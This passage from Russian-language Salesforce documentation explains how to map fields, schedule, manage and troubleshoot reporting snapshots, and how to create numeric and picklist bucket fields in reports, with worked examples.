- Управление отчетными снимками

Для выполнения отчетного снимка в качестве текущего пользователя и добавления результатов в настраиваемый объект:

- Запуск отчетов

  И

  «Создание» для целевого объекта

8. Соотнесите поля исходного отчета с полями целевого объекта.

СМ. ТАКЖЕ:

Типы стандартных отчетов

Соотнесение полей отчетного снимка

После создания исходного отчета, целевого объекта, полей целевого объекта и определения отчетного снимка, поля исходного отчета могут быть соотнесены с полями целевого объекта. Соотнесение полей исходного отчета с полями целевого объекта позволяет автоматически загружать соответствующие данные при выполнении отчета.

1. Введите строку *«Отчетные снимки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Отчетные снимки»**.
2. Выберите имя нужного отчетного снимка.
3. Нажмите кнопку **«Правка»** в разделе «Соотнесения полей».
4. Выберите уровень извлечения сводных данных из исходного отчета в параметре «Уровень группировки». Данные, загруженные в целевой объект, извлекаются из полей резюмирования на указанном уровне группировки. Значение «Итоговое резюмирование» является общим для всех уровней группировки.
5. Щелкните раскрывающийся список «Нет данных для загрузки» в столбце «Поля исходного отчета» и выберите поле исходного отчета для соотнесения с полем целевого объекта в столбце «Поля целевого объекта». Только поля резюмирования могут быть соотнесены для отчетных снимков на основе сводных отчетов. Обратите внимание, что доступные поля сводных отчетов определяются выбранным уровнем группировки.
6. Чтобы сохранить соотнесения полей и продолжить работу, нажмите кнопку **«Быстрое сохранение»**. Чтобы сохранить соотнесения полей и открыть страницу сведений об отчетном снимке, нажмите кнопку **«Сохранить»**.
7. Затем запланируйте выполнение отчетного снимка.

Рекомендации по соотнесению полей отчетного снимка

- При выполнении отчетного снимка данные исходного отчета загружаются в целевой объект только при соотнесении как минимум одного поля исходного отчета с одним полем целевого объекта.
- Соотносимые поля должны использовать совместимые типы данных. Например, поле валюты может быть соотнесено с числовым полем.
- Соотнесение настраиваемой формулы резюмирования может быть выполнено только при соответствии уровня группировки отчетного снимка уровню группировки настраиваемой формулы резюмирования.
- Если столбец «Поля исходного отчета» содержит значение «Нет данных для загрузки», то при выполнении отчетного снимка соответствующее поле столбца «Поля целевого объекта» останется пустым.
- Если поле целевого объекта и поле исходного отчета используют разные типы данных, то столбец «Поля исходного отчета» отображает поле «(Нет полей с совместимыми типами данных)».
- Поля целевого объекта определяют возможность соотнесения полей. Например, исходный отчет может содержать 10 полей, но, если целевой объект содержит одно поле, то отчетный снимок позволяет соотносить только одно поле.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, сохранения и планирования отчетного снимка:

- Управление <0>отчетными снимками<1>

Для выполнения отчетного снимка в качестве текущего пользователя и добавления результатов в настраиваемый объект:

- Запуск отчетов

  И

  «Создание» для целевого объекта

- Поля исходного отчета не могут быть соотнесены со следующими полями целевого объекта: «Создано», «Последнее изменение сделано», «Дата создания» и «Дата последнего изменения».
- При соотнесении полей исходного отчета с полями целевого объекта некоторые данные могут быть загружены в целевой объект без контекста. Например, при соотнесении поля даты/времени из исходного отчета с текстовым полем целевого объекта дата и время загружаются в целевой объект без часового пояса.
- Соотнесенное поле целевого объекта, недоступное текущему пользователю для чтения или записи, исключается из соотнесения, но не вызывает ошибку выполнения отчетного снимка. Выполнение прерывается в том случае, если не соотносится обязательное поле целевого объекта. Чтобы гарантировать соотнесение полей, рекомендуем назначить им статус обязательных или задать стандартные значения.
- Чтобы соотнести поле исходного отчета с полем поиска целевого объекта, рекомендуем использовать код объекта, связанного с поиском. Например, чтобы соотнести поле исходного отчета с полем поиска возможности, рекомендуем использовать поле «Код возможности». Чтобы добавить поле «Код возможности» в исходный отчет, рекомендуем использовать тип настраиваемого отчета, поддерживающий добавление кода и других связанных полей.

СМ. ТАКЖЕ:

Составление отчетов по архивным данным посредством отчетных снимков

Создание настраиваемой формулы резюмирования

Планирование и выполнение отчетного снимка

После создания исходного отчета, целевого объекта и полей целевого объекта, определения отчетного снимка и соотнесения его полей, рекомендуем запланировать его выполнение. Отчетный снимок может выполняться ежедневно, еженедельно или ежемесячно, поэтому данные исходного отчета могут загружаться в целевой объект с нужной периодичностью.

Количество отчетных снимков, доступное для планирования, определяется используемой версией системы. Уведомление о завершении выполнения отчетного снимка, содержащее сведения о выполнении отчетного снимка (например, дата и время выполнения, успешность выполнения и количество записей исходного отчета, загруженных в целевой объект), может быть отправлено текущему и другим пользователям по эл. почте. Кроме того, данное уведомление содержит ссылку на страницу сведений об отчетном снимке в системе Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, сохранения и планирования отчетного снимка:

- Управление <0>отчетными снимками<1>

Для выполнения отчетного снимка в качестве текущего пользователя и добавления результатов в настраиваемый объект:

- Запуск отчетов

  И

  «Создание» для целевого объекта

1. Введите строку «Отчетные снимки» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Отчетные снимки»**.
2. Выберите имя нужного отчетного снимка.

   Если пользователь, указанный в поле «Текущий пользователь», не имеет доступа к папке исходного отчета, то отчетные снимки не будут выполняться по расписанию.

   Прим.: Деактивация текущего пользователя препятствует выполнению отчета. Система Salesforce посылает уведомление по электронной почте о необходимости активировать пользователя, удалить запланированный отчет или изменить текущего пользователя на активного. Система Salesforce отправляет уведомление пользователям с полномочиями «Управление пользователями», «Изменение всех данных» и «Управление расчетами». При отсутствии пользователей, имеющих все эти полномочия, система Salesforce отправляет уведомление пользователям с полномочиями «Управление пользователями» и «Изменение всех данных».
3. Щелкните **«Правка»** в разделе «Запланировать отчетный снимок».

   Раздел «Запланировать отчетный снимок» страницы сведений об отчетном снимке отображает сведения о расписании выполнения отчетного снимка.
4. Чтобы отправить электронное уведомление о завершении выполнения отчетного снимка, настройте параметры уведомления.
   - Чтобы отправить сообщение на адрес эл. почты, указанный в собственной записи пользователя Salesforce, установите флажок «Мне».
   - Чтобы отправить сообщение эл. почты дополнительным пользователям, установите флажок «Другим пользователям . . .». Уведомления об отчетном снимке могут быть отправлены только на адреса эл. почты, указанные в записях пользователей Salesforce. Более того, пользователи и общедоступные группы могут быть выбраны только посредством раскрывающегося списка «Поиск».
5. Запланируйте выполнение отчетного снимка.
   - Выберите частоту выполнения отчетного снимка в поле «Частота». Чтобы уточнить критерии частоты, воспользуйтесь полем «Ежедневно», «Еженедельно» или «Ежемесячно», поддерживающим дополнительные параметры.

Отчетный снимок, выполнение которого запланировано на определенный день каждого месяца, выполняется только в те месяцы, которые содержат данный день. Например, отчетный снимок, выполнение которого запланировано на 31 число каждого месяца, выполняется только в те месяцы, которые содержат 31 день. Чтобы выполнять отчетный снимок в последний день каждого месяца, выберите значение «Последний» в раскрывающемся списке «числа каждого месяца».

- Чтобы задать продолжительность расписания выполнения отчетного снимка, выберите нужные даты в полях «Начать» и «Завершить».
- Чтобы выбрать предпочтительное время начала выполнения отчетного снимка, щелкните ссылку **«Найти доступные варианты...»** в раскрывающемся списке «Предпочтительное время начала».
  - Предпочтительное время начала может быть недоступно, если оно уже выбрано другими пользователями или достигнуто ограничение по количеству отчетных снимков.
  - Отчетные снимки выполняются в часовом поясе пользователя, запланировавшего их выполнение. Например, если поле «Часовой пояс» в записи пользователя содержит стандартное тихоокеанское время, а отчетный снимок должен выполняться каждый день в 14:00, то отчетный снимок будет выполняться ежедневно в 14:00 по стандартному тихоокеанскому времени.
  - Если запланированное обновление просматривается и сохраняется в другом часовом поясе, то временной интервал может быть изменен.
  - Отчетный снимок выполняется в течение часа со времени, выбранного в раскрывающемся списке «Предпочтительное время начала». Например, если выбрать в качестве предпочтительного времени начала 14:00, то отчетный снимок может выполняться в любое время между 14:00 и 14:59, в зависимости от количества других отчетных снимков, выполнение которых запланировано на данное время.

6. Чтобы запланировать выполнение отчетного снимка, нажмите кнопку **«Сохранить»**.

   При выполнении отчетный снимок добавляет новые записи в целевой объект.

Ниже перечислены действия, которые могут быть выполнены над запланированным отчетным снимком (щелкните **«Правка»** в разделе «Запланировать отчетный снимок» страницы сведений об отчетном снимке).

- Чтобы обновить параметры уведомления и частоту выполнения отчетного снимка, щелкните **«Правка»**.
- Чтобы удалить текущее расписание выполнения отчетного снимка, щелкните **«Удалить»**.

Ниже перечислены условия, при которых запланированное выполнение отчетного снимка отменяется.

- Исходный отчет содержит более 100 полей.
- Формат исходного отчета изменен со сводного на табличный.
- Выбранный уровень группировки для сводного исходного отчета больше не действителен.
- Текущему пользователю не предоставлен доступ к исходному отчету.
- Текущему пользователю не назначено полномочие «Запуск отчетов».
- Целевой объект содержит более 100 настраиваемых полей.
- Целевой объект содержит правила проверки.
- Целевой объект используется бизнес-правилом.
- Целевой объект является подробным во взаимосвязи «Основная—подробная».
- Целевой объект запускает триггер Apex при создании записей.
- Текущему пользователю не назначено полномочие «Создание» для целевого объекта. Обратите внимание, что статус целевого объекта «В разработке» требует наличия полномочия «Настройка приложения».

Управление отчетными снимками

Пользователь может просматривать сведения, а также редактировать и удалять настроенные отчетные снимки. Введите строку *«Отчетные снимки»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Отчетные снимки»**, чтобы открыть страницу «Отчетные снимки», на которой отображается список определенных для организации отчетных снимков.

Ниже перечислены действия, доступные на странице «Отчетные снимки».

- Чтобы открыть страницу со списком, выберите нужное списковое представление в раскрывающемся списке «Просмотр». Чтобы создать собственное настраиваемое представление, щелкните ссылку **«Создать новое представление»**.
- Чтобы определить новый отчетный снимок, нажмите кнопку **«Создать отчетный снимок»**.
- Чтобы обновить имя, описание, текущего пользователя, исходный отчет и целевой объект отчетного снимка, щелкните ссылку **«Правка»** напротив имени нужного снимка. Только пользователи с полномочием «Изменение всех данных» могут выбирать других текущих пользователей. При наличии полномочия «Настройка приложения» введите уникальное имя, которое должно использоваться интерфейсом API и управляемыми пакетами.

  После изменения исходного отчета или целевого объекта отчетного снимка текущие соотнесения полей удаляются при сохранении отчетного снимка. Чтобы просмотреть количество полей резюмирования или целевых полей, воспользуйтесь параметрами «Поля резюмирования в исходном отчете» и «Поля целевого объекта», соответственно.

- Чтобы удалить отчетный снимок, щелкните ссылку **«Удал.»** напротив имени нужного снимка. Удаленный отчетный снимок не может быть восстановлен из корзины.

  Важное замечание: Удаление отчетного снимка не инициирует удаление исходного отчета и целевого объекта. Однако выполняемый исходный отчет не загружает данные в целевой объект.

  При необходимости удалите расписание выполнения отчетного снимка. Выполнение отчетного снимка не может быть остановлено или приостановлено, а исходный отчет не может быть удален. Чтобы удалить исходный отчет, рекомендуем сначала удалить отчет из отчетного снимка путем изменения отчета в раскрывающемся списке «Исходный отчет».

- Чтобы просмотреть подробные сведения об отчетном снимке и выполнить его настройку, щелкните имя нужного снимка. Ниже перечислены доступные действия.
  - Чтобы просмотреть текущего пользователя, исходный отчет и целевой объект отчетного снимка, воспользуйтесь ссылками в разделе «Идентификация». Чтобы просмотреть предпочтительную дату и время следующего выполнения отчетного снимка, воспользуйтесь полем «Следующий запуск». Чтобы просмотреть дату и время последнего выполнения отчетного снимка, воспользуйтесь полем «Последний запуск».
  - Чтобы выполнить дополнительную настройку полей исходного отчета, соотнесенных с полями целевого объекта, щелкните **«Правка»** в разделе «Соотнесения полей».

    Раздел «Соотнесения полей отчетного снимка» отображает поля исходного отчета, соотнесенные с полями целевого объекта. Чтобы просмотреть количество полей исходного отчета, доступных для соотнесения с полями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, сохранения и планирования отчетного снимка:

- Управление отчетными снимками

Для выполнения отчетного снимка в качестве текущего пользователя и добавления результатов в настраиваемый объект:

- Запуск отчетов

  И

  «Создание» для целевого объекта

целевого объекта, воспользуйтесь полем «Столбцы в исходном отчете». Чтобы просмотреть количество полей целевого объекта, доступных для соотнесения, воспользуйтесь полем «Поля целевого объекта».

- Чтобы запланировать выполнение отчетного снимка, щелкните **«Правка»** в разделе «Запланировать отчетный снимок».

  Раздел «Запланировать отчетный снимок» содержит сведения о текущем расписании отчетного снимка.

- Раздел «Журнал выполнения» содержит сведения о выполнении отчетного снимка. А именно:
  - Дата и время выполнения отчетного снимка
  - Имя исходного отчета, целевого объекта и текущего пользователя
  - Время выполнения отчетного снимка
  - Общее количество строк сведений или резюмирования исходного отчета (в зависимости от типа отчета)
  - Количество записей, созданных в целевом объекте
  - Успешность выполнения отчетного снимка

  Раздел «Журнал выполнения» может содержать не более 200 записей. После сохранения 200 записей система автоматически удаляет самую первую запись без возможности восстановления.

СМ. ТАКЖЕ:

Составление отчетов по архивным данным посредством отчетных снимков

Устранение неполадок отчетных снимков

Раздел «Журнал выполнения» страницы сведений об отчетном снимке содержит информацию об успешности выполнения отчетного снимка. Ошибка, возникающая во время запланированного выполнения отчетного снимка, регистрируется в столбце «Результат». Чтобы просмотреть сведения о выполнении, щелкните дату и время в столбце «Время начала выполнения».

Совет:

- Если поле «Количество строк "Итого"» содержит пустое значение, следовательно, выполнение прервано до завершения отчета (например, недопустимый отчет или неактивный текущий пользователь).
- Выполняемый отчетный снимок может добавлять не более 2 000 новых записей в целевой объект. При превышении данного ограничения записи добавляются в связанный список «Сбои строки». Если поле «Количество строк "Итого"» содержит пустое значение, а журнал выполнения содержит запись «Не удалось выполнить обработку строк», следовательно, количество итоговых строк отчета превышает 2000.
- Сведения об ошибке выполнения доступны в связанном списке «Сбои строки» в течение 14 дней, по истечении которых подлежат автоматическому удалению. Сведения о сбоях строки не могут быть извлечены из корзины.
- Если целевой объект содержит уникальное поле, а записи отчета содержат несколько одинаковых значений в столбце, соотнесенном с данным уникальным полем, то повторяющиеся записи не добавляются. Журнал выполнения содержит сведения о записях, которые не добавляются в отчетный снимок.
- Если поля не соотносятся, то система продолжает выполнение снимка, но журнал выполнения содержит запись о частной ошибке.

Запланированное выполнение отчетного снимка может быть неудачным по ряду причин. Данная таблица содержит возможные ошибки и способы их устранения для успешного выполнения отчетного снимка.

Текущий пользователь не имеет права на запуск отчетов.
Пользователю, указанному в поле «Текущий пользователь», не предоставлено полномочие «Запуск отчетов» или «Создание и настройка отчетов». Выберите пользователя с соответствующими полномочиями или предоставьте текущему пользователю нужные полномочия.

Не удается выполнить отчетный снимок ввиду удаления исходного отчета.
Отчет, указанный в поле «Исходный отчет», удален и недоступен для выполнения. Выберите другой исходный отчет для отчетного снимка или восстановите удаленный отчет из корзины.

Текущий пользователь не имеет права доступа к исходному отчету.
Пользователю, указанному в поле «Текущий пользователь», недоступна папка, содержащая исходный отчет. Выберите пользователя, имеющего доступ к исходному отчету, или предоставьте текущему пользователю доступ к папке, содержащей исходный отчет.

Определение исходного отчета устарело.
Отчет, указанный в поле «Исходный отчет», ссылается на настраиваемый или внешний объект, который более не доступен для отчетов, или взаимосвязи между объектами отчета изменены.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, сохранения и планирования отчетного снимка:

- Управление <0>отчетными снимками<1>

Для выполнения отчетного снимка в качестве текущего пользователя и добавления результатов в настраиваемый объект:

- Запуск отчетов

  И

  «Создание» для целевого объекта

Недопустимое определение исходного отчета.

Отчет, указанный в поле «Исходный отчет», не может быть выполнен, так как содержит недопустимые формулы или критерии фильтрации. Чтобы выполнить отчет без ошибок, обновите отчет.

Текущий пользователь не имеет права доступа к типу отчета.

Пользователю, указанному в поле «Текущий пользователь», недоступен тип отчета, связанный с отчетом в поле «Исходный отчет». Выберите текущего пользователя с соответствующими полномочиями или предоставьте текущему пользователю нужные полномочия.

В качестве источника должен использоваться табличный отчет.

Отчет, указанный в поле «Исходный отчет», не является табличным. Выберите новый исходный отчет или измените формат текущего исходного отчета на табличный.

При последнем сохранении исходного отчета дополнительные сведения по результатам отчета были скрыты.

Отчет, указанный в поле «Исходный отчет», сохранен со скрытыми сведениями. Чтобы просмотреть сведения об исходном отчете, откройте отчет, нажмите кнопку **«Показать сведения»** и сохраните отчет.

Целевой объект удален или недоступен для текущего пользователя.

Настраиваемый объект, указанный в поле «Целевой объект», удален или пользователю, указанному в поле «Текущий пользователь», недоступен целевой объект. Восстановите удаленный настраиваемый объект, выберите новый целевой объект или предоставьте текущему пользователю полномочие «Создание» для настраиваемого объекта, указанного в поле «Целевой объект». Обратите внимание, что статус настраиваемого объекта «В разработке» требует наличия полномочия «Настройка приложения» для доступа к целевому объекту.

Текущие пользователи не имеют права на редактирование целевого объекта.

Пользователю, указанному в поле «Текущий пользователь», не назначено полномочие «Создание» для настраиваемого объекта, указанного в поле «Целевой объект». Выберите текущего пользователя с соответствующими полномочиями или предоставьте текущему пользователю полномочие «Создание» для настраиваемого объекта, указанного в поле «Целевой объект».

Целевой объект не должен быть подробным во взаимосвязи «Основная–подробная».

Настраиваемый объект, указанный в поле «Целевой объект», является подробным во взаимосвязи «Основная–подробная», то есть, основной объект определяет некоторые алгоритмы для записей целевого объекта. Выберите целевой объект, отсутствующий во взаимосвязи «Основная–подробная».

Целевой объект не должен быть включен в бизнес-правила.

Настраиваемый объект, указанный в поле «Целевой объект», используется бизнес-правилом. Выберите целевой объект, отсутствующий в бизнес-правиле.

Целевой объект не должен содержать триггера вставки.

Триггер Apex выполняется при создании записей настраиваемого объекта, указанного в поле «Целевой объект». Удалите триггер Apex или выберите целевой объект, который не поддерживает выполнение триггера Apex при создании записей.

Целевой объект не должен содержать правил проверки.

Настраиваемый объект, указанный в поле «Целевой объект», содержит правила проверки. Выберите целевой объект, который не содержит правил проверки, или удалите правила проверки из текущего целевого объекта.

Текущий пользователь неактивен.

Пользователь, указанный в поле «Текущий пользователь», неактивен. Выберите активного пользователя.

Как минимум одно обязательное поле целевого объекта не соотнесено.

Как минимум одно обязательное поле целевого объекта не соотнесено. Соотнесите все обязательные поля целевого объекта с полями исходного отчета.

Исходный отчет содержит слишком много полей, поле формулы с большим количеством функций или слишком много критериев.

Отчет, указанный в поле «Исходный отчет», содержит слишком много полей, критериев или функций в поле формулы. Удалите любые ненужные поля, критерии и функции из исходного отчета.

В исходном отчете должно быть выбрано не более 100 столбцов.

Отчет, указанный в поле «Исходный отчет», содержит более 100 полей. Удалите любые ненужные поля из исходного отчета.

Целевой объект может содержать не более 100 настраиваемых полей.

Настраиваемый объект, указанный в поле «Целевой объект», содержит более 100 настраиваемых полей. Удалите любые ненужные поля из целевого объекта.

Превышено ограничение по времени обработки отчета.

Отчет, указанный в поле «Исходный отчет», может содержать слишком много данных. Чтобы сократить объем данных, обрабатываемых отчетом при выполнении, ограничьте диапазон данных отчета и удалите любые ненужные поля из исходного отчета.

Данное уникальное имя отчетного снимка уже существует. Выберите другое уникальное имя.

Уникальное имя нового снимка уже используется текущим снимком.

Поле резюмирования возвращает неверное число.

Поле резюмирования возвращает неверное число. Например, поле пытается разделить значение на «0». Проверьте формулы и протестируйте значения «0» и «ноль» в расчетах при их наличии в данных.

При использовании данного отчетного снимка произошла ошибка. Формат исходного отчета изменен с табличного на сводный. Соотнесения полей в отчетном снимке недействительны. Разрешается изменить формат отчета на табличный или обновить соотнесения полей в определении снимка.

Формат исходного отчета изменен с табличного на сводный, что инициировало неправильное соотнесение полей в отчетном снимке. Чтобы исправить данную ошибку, измените формат отчета на табличный или обновите соотнесения полей в определении аналитического снимка. Данная ошибка применяется только к отчетным снимкам со сводными отчетами.

При использовании данного отчетного снимка произошла ошибка. В качестве источника должен использоваться табличный или сводный отчет.

В качестве источника должен использоваться табличный или сводный отчет. Матричные отчеты не могут использоваться отчетными снимками.

Уровень группировки, указанный в отчетном снимке, недействителен. Текущий пользователь больше не имеет прав доступа к данному полю. Уровень группировки не был выбран или был удален из исходного отчета.

Данная ошибка может возникать, если текущему пользователю недоступно поле, указанное в уровне группировки, или уровень группировки удален из исходного отчета или не задан. Данная ошибка применяется только к отчетным снимкам со сводными отчетами. Убедитесь, что текущему пользователю доступны все нужные поля.

СМ. ТАКЖЕ:

Создание настраиваемого отчета

Быстрая категоризация данных посредством областей

Функция добавления в область позволяет быстро классифицировать записи отчета без создания формулы или настраиваемого поля. При создании поля области пользователь определяет несколько категорий (областей), используемых для группирования значений отчета.

Функция добавления в область позволяет быстро классифицировать записи отчета без создания формулы или настраиваемого поля. Например, создайте поле области «Размер» на основе поля «Количество сотрудников». Затем создайте области, группирующие записи в заданные диапазоны «Крупный», «Средний» и «Малый». Подобно любым другим полям, поля области поддерживают сортировку, фильтрацию и группирование записей отчета.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Добавление поля области
   Пользователи могут создавать поля, содержащие области, которые предназначены для организации данных отчетов.
2. Редактирование поля области
   Чтобы настроить поле области, выберите области, доступные в данном поле, и значения, используемые данными областями.
3. Редактирование поля числовой области
   Числовая область позволяет сортировать числовые данные.
4. Пример добавления в числовую область: размер сделки
   Чтобы получить более полное представление о сделках, просмотрите нужные сделки с помощью функции добавления в область, которая позволяет группировать значения отчета по размеру сделки. Данная функция позволяет просмотреть только крупные сделки, которые составляют основу плана продаж.
5. Редактирование поля области раскрывающегося списка
   Поле области раскрывающегося списка содержит элементы, которые могут быть выбраны из списка.
6. Пример добавления в область раскрывающегося списка: типы отраслей
   Поле области раскрывающегося списка позволяет сортировать организации по отраслям.
7. Редактирование поля текстовой области
   Текстовая область позволяет сортировать значения, содержащие слова или фразы.
8. Ввод значений для текстовых областей
   Поле текстовой области должно использовать описательное имя и не менее двух областей, содержащих текстовые строки.
9. Пример добавления в текстовую область: ключевые организации
   Текстовая область позволяет сортировать организации по основным доступным категориям.

Добавление поля области

Пользователи могут создавать поля, содержащие области, которые предназначены для организации данных отчетов.

В отчет может быть добавлено не более пяти полей области, каждое из которых содержит не более 20 областей.

1. Дважды щелкните **«Добавить поле области»** на панели «Поля» в конструкторе отчетов или перетащите нужное поле в область предварительного просмотра отчета. Также можете щелкнуть меню столбца для нужного поля отчета и выбрать пункт **«Добавить данное поле в область»**.
2. Измените поле области в соответствии с типом поля.
   - Редактирование поля числовой области
   - Редактирование поля области раскрывающегося списка
   - Редактирование поля текстовой области

   Поля других типов не поддерживаются.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Редактирование поля области

Чтобы настроить поле области, выберите области, доступные в данном поле, и значения, используемые данными областями.

1. Наведите указатель мыши на нужное поле области и щелкните значок в разделе «Поля области» на панели «Поля» в конструкторе отчетов. Или щелкните меню столбца поля области на панели «Предварительный просмотр» и выберите пункт **«Редактировать поле области»**.значок «Редактировать поле области»
2. Измените поле области в соответствии с типом поля.
   - Редактирование поля числовой области
   - Редактирование поля области раскрывающегося списка
   - Редактирование поля текстовой области

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Редактирование поля числовой области

Числовая область позволяет сортировать числовые данные.

Ниже перечислены действия, доступные над числовым полем в области наложения «Редактировать поле области».

1. Выберите нужное поле в поле «Исходный столбец».
2. Введите имя поля области. Данное имя отображается в отчете как имя столбца.

   Поле области предназначено для хранения нескольких областей или диапазонов (применительно к полям числовой области), поэтому его имя должно быть связано со всеми областями. Например, поле области «Размер» может содержать диапазоны «Малый», «Средний» и «Крупный».
3. Чтобы задать диапазон, введите нужное число и имя. Имя диапазона отображается как значение в новом столбце.

   Каждый диапазон охватывает значения, расположенные между нижним и верхним (включительно) пределами.

   Чтобы удалить все диапазоны и начать заново, щелкните **«Очистить все»**.
4. Чтобы переместить все пустые значения в область, содержащую нулевое значение, установите флажок «Считать пустые значения *исходный столбец* в отчете нулевыми».

   Если данный флажок не установлен, то значения вне области отображаются в столбце в виде тире (-).
5. Нажмите кнопку **«OK»**.

Столбцы числовой области сортируются в отчете по значениям диапазона.

СМ. ТАКЖЕ:

Пример добавления в числовую область: размер сделки

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Пример добавления в числовую область: размер сделки

Чтобы получить более полное представление о сделках, просмотрите нужные сделки с помощью функции добавления в область, которая позволяет группировать значения отчета по размеру сделки. Данная функция позволяет просмотреть только крупные сделки, которые составляют основу плана продаж.

1. Создайте или измените стандартный отчет по возможностям.
2. Дважды щелкните **«Добавить поле области»** на панели «Поля» в конструкторе отчетов или перетащите нужное поле в отчет.
3. Выберите значение «Стоимость» в поле «Исходный столбец».
4. Введите критерий *«Размер сделки»* в поле «Имя поля области».
5. Введите значение *«1000»* для первой строки в разделе «Определить диапазоны». Данное значение является максимальным для мелкой сделки. Введите имя *«Малый»* для данного диапазона.
6. Щелкните **«Добавить»** и введите значение *«25000»* для второй строки. Данное значение является максимальным для средней сделки. Введите имя *«Средний»* для данного диапазона.
7. По умолчанию последний диапазон содержит любые значения, превышающие значения предыдущего диапазона. Данный диапазон не требует ввода чисел. Введите имя *«Крупный»* для данного диапазона.
8. Нажмите кнопку **«OK»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

Каждый диапазон в полях числовой области охватывает значения, расположенные между нижним и верхним (включительно) пределами. После настройки данного поля области стоимости будут группироваться указанным ниже образом.

Стоимости	Область
1 000 и менее	Малое
1001 — 25000	Средний
25001 и более	Крупное

СМ. ТАКЖЕ:

Редактирование поля числовой области

Редактирование поля области раскрывающегося списка

Поле области раскрывающегося списка содержит элементы, которые могут быть выбраны из списка.

Прим.: Ниже перечислены типы раскрывающихся списков, которые не могут быть добавлены в область.

- Типы записей
- Подразделения
- Многозначные раскрывающиеся списки
- Раскрывающийся список «Тип» в отчетах по действиям

Ниже перечислены действия, доступные над полем раскрывающегося списка в области наложения «Редактировать поле области».

1. Выберите нужное поле в поле «Исходный столбец».
2. Введите имя поля области. Данное имя отображается в отчете как имя столбца.

   Поле области предназначено для хранения нескольких областей, поэтому его имя должно быть связано со всеми областями. Например, поле области «Приоритет» может содержать области «Высокий», «Средний» и «Низкий».

   Важное замечание: Имя области раскрывающегося списка должно содержать как минимум одну букву или символ. Поле области раскрывающегося списка, содержащее область, имя которой состоит из одних чисел, не может быть сохранено.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- Создание и настройка отчетов

  И

  Конструктор отчетов

3. Чтобы создать область, щелкните **«Создать область»** и введите имя области. Чтобы сгруппировать записи отчета, создайте несколько областей.
4. Чтобы найти определенное значение в списке значений, введите первые символы его имени в поле «Быстрый поиск». По мере ввода отображаются элементы, соответствующие заданному критерию.
5. Выберите нужные значения и перетащите их в область. Или выберите нужные значения и щелкните **«Переместить в»**, а затем выберите нужную область или введите новое имя области.

   Ниже перечислены функции, доступные при добавлении значений в область.

   - Чтобы просмотреть все значения в отчете, щелкните **«Все значения»**.
   - Чтобы просмотреть значения для отдельной области, щелкните имя области.
   - Чтобы удалить значения из области, выберите нужные значения и перетащите их в другую область или в поле **«Значения вне области»**.

   Прим.: Только активные значения раскрывающегося списка могут быть добавлены в область. Неактивные значения раскрывающегося списка не отображаются.

6. Чтобы переместить все значения вне области в область «Другое», установите флажок «Показывать значения вне области как "Другое"». Если данный флажок не установлен, то значения вне области отображаются в столбце с именем значения.
7. Нажмите кнопку **«OK»**.

Столбцы области раскрывающегося списка сортируются в отчете по положению области (как показано в диалоговом окне «Редактировать поле области»), после чего следует область «Другое», если установлен флажок «Показывать значения

вне области как "Другое"», или имена элементов раскрывающегося списка вне области, если данный флажок не установлен.

СМ. ТАКЖЕ:

Пример добавления в область раскрывающегося списка: типы отраслей

Пример добавления в область раскрывающегося списка: типы отраслей

Поле области раскрывающегося списка позволяет сортировать организации по отраслям.

1. Создайте или измените стандартный отчет по организациям, убедившись, что отчет содержит как минимум несколько записей.
2. Дважды щелкните **«Добавить поле области»** на панели «Поля» в конструкторе отчетов или перетащите нужное поле в отчет.
3. Выберите значение «Отрасль» в поле «Исходный столбец».
4. Введите критерий *«Типы отраслей»* в поле «Имя поля области».
5. Щелкните **«Создать область»** и введите имя области *«Информационные технологии»*.
6. Щелкните **«Создать область»** и введите имя области *«Биотехнологии»*.
7. Щелкните **«Создать область»** и введите имя области *«Телекоммуникации»*.
8. Выберите нужные значения и перетащите их в соответствующие области.
